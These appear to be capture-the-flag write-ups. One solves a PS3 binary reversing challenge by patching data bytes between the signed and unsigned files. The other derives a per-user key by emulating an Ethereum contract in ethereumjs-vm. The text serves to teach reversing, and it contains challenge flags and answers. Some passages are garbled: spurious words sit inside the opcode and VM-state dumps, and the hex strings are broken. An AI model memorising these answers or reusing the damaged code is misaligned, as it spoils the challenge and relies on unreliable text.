Day 18: I want to play a Game (Reloaded)


{"level":"1337", "solutions":"62", "rating":"4.04", "author":"hardlock"}

Challenge




Solution from opasieben

We were given an iso image which contains two separate PS3 games. The hackvent.self was launchable with the RPCS3 Emulator.




The hidden flag #2 was given here.

Further I couldn't find anything useful by starting the game, so I decided to reverse engineer the EBOOT.BIN file. In IDA-Pro we see that the program's main content gets rendered in .DrawScene.



The lwz, lbz and stw operations create the #2 hidden flag. The EBOOT.BIN was not runnable so I jumped back to the .self and tried to make it reverse engineerable.

The .self first can to be converted to a .elf file. I used the TrueAncestor SELF Resigner to do this.




Comparing the two images, the only difference exists in the data which is used to generate the flag.

The challenge can be solved by patching the different data bytes for the flag generation from the EBOOT.BIN into the hackvent.self, rerun it and read out the flag at the screen.

This were the different string for the flag creation:

```
First: 0833CFA8A03D5EACA17369F45737AAC226EEFC61F879A4CBE81DB521B6
Second: 2BDB0DF906E824BEC22A6DB51263049A8E8414F95F563D8280A66D95C6
Third:
EBOOT.BIN: 6ABEF3678BE1175851757D382739830FC13FB0B5C874FF1F45DFE8D824
HACK.SELF: 6ABEF3678B990F636B75633A3201832C9B288FB5E91DF22745D39FD91C
```

I found an alternative way: Placing the debugger of RPCS3 on the operation where the first two processed and save the result. We can read out the characters one by one in the debugger variables. After that we XOR the generated string with the third one from the EBOOT.BIN or hackvent.self and get the solution / hidden flag.




Solution from angelOfdarkness

- Download & unpack the ISO
- Check all the files...
- Take a look at the files, PARAM.SFO can be "viewed" in vim and it contains "PS3_SYSTEM_VER"

- So this seems to be a PS3 game!
- Download rpcs3 to be able to emulate the game (doesnt work)
- Load the SELF file directly and a screen comes up with two flags
- -> Hidden #2: HV17-Ju5t-s0me-fak3-FlaG-4y0u
- second one is fake
- Its not really a game :(tried every key or whatever but it doesnt react (only x quits)
- Now lets check the files again, using strings. for the BIN you get many, the SELF doesnt show anything
- Lets read about the SELF. It is a signed and encrypted format..
- Use trueresigner to convert the SELF to an ELF
- Now strings return very similar output as the BIN :)
- Idea: We need to get the BIN running to get the flag
- OK, there was a hint added to the website: "follow the fake flag in the unsigned binary. this challenge needs RE"
- So we can stay with the BIN file (the unsigned one) but need to reverse it? (big file!)
- -> I think this hint was shit. So I skip the RE part as it is not necessary!
- Ok, this says we should take a look at the "unsigned" one, the BIN..
- Hmm, lets step back and look at what we have..
- a BIN that doesnt run where we should look at
- a ELF that runs but only prints the hidden flag.. (btw the hidden flag is not readable in the file itself..)
- Lets take a look at the differences of BIN and ELF
- Big difference at the end (thats the debug symbols, I think we can ignore them)
- small difference directly at the beginning, doesnt make sense..
- small differences at 0x2866D, maybe this one?
- more differences at 0x3057D, too much too look promising..
- small differences at 0x40055, waaaait. There is the text on the screen right next to it!
- Lets patch the bytes from the BIN to the ELF and run it in rpcs3

Solution from darkice

The ISO contains two interesting files a signed ELF file (hackvent.self) and a EBOOT.BIN file. After decrypting the signed ELF, it can be executed inside a PS3 emulator, however it only prints the second hidden flag.



Analyzing the decrypted hackvent.elf and the EBOOT.BIN showed, that they are almost identical.

```
Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1]                   PROGBITS        0000000000010200  00000200
       000000000000002c  0000000000000000  AX       0     0     1
  [ 2]                   PROGBITS        0000000000010230  00000230
       0000000000022acc  0000000000000000  AX       0     0     8
  [ 3]                   PROGBITS        0000000000032cfc  00022cfc
       000000000000002c  0000000000000000  AX       0     0     1
  [ 4]                   PROGBITS        0000000000032d28  00022d28
       00000000000053c0  0000000000000000  AX       0     0     8
  [ 5]                   PROGBITS        00000000000380e8  000280e8
       0000000000000004  0000000000000000   A       0     0     4
  [ 6]                   PROGBITS        00000000000380ec  000280ec
       000000000000003e  0000000000000000   A       0     0     4
  [ 7]                   PROGBITS        000000000003812c  0002812c
       000000000000053c  0000000000000000   A       0     0     4
  [ 8]                   PROGBITS        0000000000038668  00028668
       0000000000000000  0000000000000000   A       0     0     4
  [ 9]                   PROGBITS        0000000000038668  00028668
       00000000000000b0  0000000000000000  WA       0     0     4
  [10]                   PROGBITS        0000000000038718  00028718
       0000000000000028  0000000000000000   A       0     0     1
  [11]                   PROGBITS        0000000000040000  00030000
       0000000000000028  0000000000000000  WA       0     0     8
  [12]                   PROGBITS        0000000000040028  00030028
       0000000000000010  0000000000000000  WA       0     0     8
  [13]                   PROGBITS        0000000000040038  00030038
       0000000000000008  0000000000000000  WA       0     0     8
  [14]                   PROGBITS        0000000000040040  00030040
       000000000000053c  0000000000000000  WA       0     0     4
  [15]                   PROGBITS        0000000000040580  00030580
       00000000000045d8  0000000000000000 WAX       0     0     8
  [16]                   PROGBITS        0000000000044b58  00034b58
       0000000000000da0  0000000000000000  WA       0     0     8
  [17]                   NOBITS          00000000000458f8  000358f8
       0000000000000780  0000000000000000 WAT       0     0     8
  [18]                   PROGBITS        0000000010000000  00040000
       0000000000001a40  0000000000000000   A       0     0     8
  [19]                   PROGBITS        0000000010010000  00050000
       00000000000100d8  0000000000000000  WA       0     0     8
```


```
Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS        0000000000010200  00000200
       000000000000002c  0000000000000000  AX       0     0     1
  [ 2] .text             PROGBITS        0000000000010230  00000230
       0000000000022acc  0000000000000000  AX       0     0     8
  [ 3] .fini             PROGBITS        0000000000032cfc  00022cfc
       000000000000002c  0000000000000000  AX       0     0     1
  [ 4] .sceStub.text     PROGBITS        0000000000032d28  00022d28
       00000000000053c0  0000000000000000  AX       0     0     8
  [ 5] .eh_frame         PROGBITS        00000000000380e8  000280e8
       0000000000000004  0000000000000000   A       0     0     4
  [ 6] .rodata.sceReside PROGBITS        00000000000380ec  000280ec
       000000000000003e  0000000000000000   A       0     0     4
  [ 7] .rodata.sceFNID   PROGBITS        000000000003812c  0002812c
       000000000000053c  0000000000000000   A       0     0     4
  [ 8] .lib.ent          PROGBITS        0000000000038668  00028668
       0000000000000000  0000000000000000   A       0     0     4
  [ 9] .lib.stub         PROGBITS        0000000000038668  00028668
       00000000000000b0  0000000000000000  WA       0     0     4
  [10] .sys_proc_prx_par PROGBITS        0000000000038718  00028718
       0000000000000028  0000000000000000   A       0     0     1
  [11] .ctors            PROGBITS        0000000000040000  00030000
       0000000000000028  0000000000000000  WA       0     0     8
  [12] .dtors            PROGBITS        0000000000040028  00030028
       0000000000000010  0000000000000000  WA       0     0     8
  [13] .jcr              PROGBITS        0000000000040038  00030038
       0000000000000008  0000000000000000  WA       0     0     8
  [14] .data.sceFStub    PROGBITS        0000000000040040  00030040
       000000000000053c  0000000000000000  WA       0     0     4
  [15] .opd              PROGBITS        0000000000040580  00030580
       00000000000045d8  0000000000000000 WAX       0     0     8
  [16] .got              PROGBITS        0000000000044b58  00034b58
       0000000000000da0  0000000000000000  WA       0     0     8
  [17] .tbss             NOBITS          00000000000458f8  000358f8
       0000000000000780  0000000000000000 WAT       0     0     8
  [18] .rodata           PROGBITS        0000000010000000  00040000
       0000000000001a40  0000000000000000   A       0     0     8
  [19] .data             PROGBITS        0000000010010000  00050000
       00000000000100d8  0000000000000000  WA       0     0     8
```

Since the Sections all have the same size, it was an attempt to replace the Sections which show differences. After replacing the .rodata section from the hackvent.elf with that from the EBOOT.BIN results in a executable program, which prints the correct flag.

Day 19: Cryptolocker Ransomware


{"level":"1337", "solutions":"72", "rating":"4.71", "author":"Dykcik"}

Challenge



Solution from daubsi

Today we have to reverse an etherium smart contract as we can learn from the way the challenge is laid out.



The smart contract is some kind of program that is executed during a transaction. Given no more information we try our luck with reversing it using ethereumjs-vm, a nodejs emulator for smart contracts.

Install nodejs from the repo https://nodejs.org/en/download/package-manager as the standard Ubuntu won't do because it is way to old.

Then we can install ethereumjs-vm https://github.com/ethereumjs/ethereumjs-vm#vmruncodeopts-cb and try it with the example JS file on the github page with our parameters

```
var VM = require('ethereumjs-vm')
//create a new VM instance
var vm = new VM()
var code =
'7f4e616d6552656700000000000000000000000000000000000000000000000003055307f4e616d6
5526567000000000000000000000000000000000000000000000000000557f436f6e666967000000000
0000000000000000000000000000000000000000073661005d2720d855f1d9976f88bb10c1a3398c
77f5573661005d2720d855f1d9976f88bb10c1a3398c77f7f436f6e6669670000000000000000000000
0000000000000000000000000000000553360455560df806100c56000396000f3007f7265676973746
5720000000000000000000000000000000000000000000000000060003514156053576020355415603257
005b335415603e5760003354555b6020353360006000a233602035556020353355005b60007f756e7
2656769737465720000000000000000000000000000000000000000000000060003514156082575033545
b15609957333354600060000a2600033545560003355005b60007f6b696c6c0000000000000000000000
```

```
0000000000000000000000000000000000000600035141560cb575060455433145b1560d25733ff5b600
03554600052602060000f3'
vm.runCode({
   code: Buffer.from(code, 'hex'), // code needs to be a Buffer
   gasLimit: Buffer.from('ffffffff', 'hex')
}, function(err, results){
   console.log('returned: ' + results.return.toString('hex'));
})
```

Then we replace the codes with the opcodes from https://etherscan.io/address/0x1337c8b69bcb49d677d758cf541116af1f2759ca#code namely:

```
0x6060604052600436106100405763ffffffff7c0100000000000000000000000000000000000000000000
0000000000000600035041663ea879634811461015457 5b662386f26fc10000341061015 2577fec29e
e18c83562d4f2e0ce62e38829741c2901da844c015385a94d8c9f03d4866002600366011600060405
1602001526040517f485631372d0000000000000000000000000000000000000000000000000000000
8152600581018484808284378201915050826 0ff167f0100000000000000000000000000000000000
0000000000000000000000000028152600101935050505060206040518083038160008661646e5a0
3f11515610101576000 80fd5b505060405180519050604051908152604060208201819052601181830
1527f596f7572206b6579206973206865726 52e0000000000000000000000000000006060830152608
0909101905180910390a15b005b341561015f57600080fd5b6101526000 5473ffffffffffffffffffffffffffffffffffff
ffff
ff90811690301631801561 08fc029060405160006040518083038185888f193505050501515 6101a85
7600080fd5b5600a165627a7a7230582020304ba8cb5786445e5c47f840741111591a38057d40ac139
568b31f9eaee3c70029
```

In addition, we have to provide our params:

```
vm.runCode({
   code: Buffer.from(code, 'hex'), // code needs to be a Buffer
   data: Buffer.from("daubsi"),
   value: '0x1',
   gasLimit: Buffer.from('ffffffff', 'hex')
}, function(err, results){
   console.log('returned: ' + results.return.toString('hex'));
})
```

"value" is the amount of money to transfer, we try "1" here, "data" is our username. When we simulate the contract we see that it quits prematurely around the lines

```
PUSH7 0x2386f26fc10000
CALLVALUE
LT
PUSH2 0x0152
JUMPI
```

This code compares our "value" to the value 0x2386f26fc10000 and jumps to line 0x0152 if it is below. So we need to adapt our value as well, also we change the program so it actually prints the internal state when the machine stops.

```
vm.runCode({
code: Buffer.from(code, 'hex'), // code needs to be a Buffer
data: Buffer.from("daubsi"),
value: '0x2386f26fc10000',
```

```
gasLimit: Buffer.from('ffffffff', 'hex')
}, function(err, results){
console.log(util.inspect(results,{depth:1}));
})
daubsi@bigigloo:/tmp$ node test.js
PUSH1
PUSH1
MSTORE
PUSH1
CALLDATASIZE
LT
PUSH2
JUMPI
PUSH4
PUSH29
PUSH1
CALLDATALOAD
DIV
AND
PUSH4
DUP2
EQ
PUSH2
JUMPI
JUMPDEST
PUSH7
CALLVALUE
LT
PUSH2
JUMPI
PUSH32
PUSH1
PUSH1
CALLDATASIZE
PUSH1
PUSH1
PUSH1
MLOAD
PUSH1
ADD
MSTORE
PUSH1
MLOAD
PUSH32
DUP2
MSTORE
PUSH1
DUP2
ADD
DUP5
DUP5
DUP1
DUP3
DUP5
CALLDATACOPY
```

```
DUP3
ADD
SWAP2
POP
POP
DUP3
PUSH1
AND
PUSH32
MUL
DUP2
MSTORE
PUSH1
ADD
SWAP4
POP
POP
POP
POP
PUSH1
PUSH1
UnrestrictedMLOAD
DUP1
DUP4
SUB
DUP2
PUSH1
DUP7
PUSH2
GAS
SUB
CALL
ISZERO
ISZERO
PUSH2
JUMPI
JUMPDEST
POP
POP
PUSH1
MLOAD
DUP1
MLOAD
SWAP1
POP
PUSH1
MLOAD
SWAP1
DUP2
MSTORE
PUSH1
PUSH1
DUP3
ADD
DUP2
```

```
SWAP1
MSTORE
PUSH1
DUP2
DUP4
ADD
MSTORE
PUSH32
PUSH1
DUP4
ADD
MSTORE
PUSH1
SWAP1
SWAP2
ADD
SWAP1
MLOAD
DUP1
SWAP2
SUB
SWAP1
LOG1
JUMPDEST
STOP
{ runState:
   { stateManager: [StateManager],
      returnValue: false,
      stopped: true,
      vmError: false,
      programCounter: 340,
      opCode: 0,
      opName: 'STOP',
      gasLeft: <BN: fffff46b>,
      gasLimit: <BN: ffffffff>,
      gasPrice: undefined,
      memory: [Array],
      memoryWordCount: 7,
      stack: [Array],
      lastReturned: <Buffer 81 8e 11 7b fc 39 90 12 43 73 f6 7c b2 5b 78 fd 32 58 6a d1 2e 37
      53 3c af a6 b2 d0 f4 c2 60 0a>,
      logs: [Array],
      validJumps: [Array],
      UnrestrictedgasRefund: <BN: 0>,
      highestMemCost: <BN: 15>,
      depth: 0,
      selfdestruct: {},
      block: [Object],
      callValue: '0x2386f26fc10000',
      address: <Buffer 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00>,
      caller: <Buffer 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00>,
      origin: <Buffer 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00>,
```

```
      callData: <Buffer 64 61 75 62 73 69>,
      code: <Buffer 60 60 60 40 52 60 04 36 10 61 00 40 57 63 ff ff ff ff 7c 01 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 ... >,
      populateCache: true,
      static: false,
      _precompiled: [Object],
      _vm: [VM],
      contract: [Object] },
   selfdestruct: {},
   gasRefund: <BN: 0>,
   exception: 1,
   exceptionError: null,
   logs: [ [Array] ],
   gas: <BN: fffff46b>,
   return: <Buffer >,
   gasUsed: <BN: b94> }
daubsi@bigigloo:/tmp$
```

"lastreturned" is the actual key that we have to enter in the webpage. This time there is no real flag but a user-individual key.

```
Username "daubsi" == 818e117bfc3990124373f67cb25b78fd32586ad12e37533cafa6b2d0f4c2600a
```

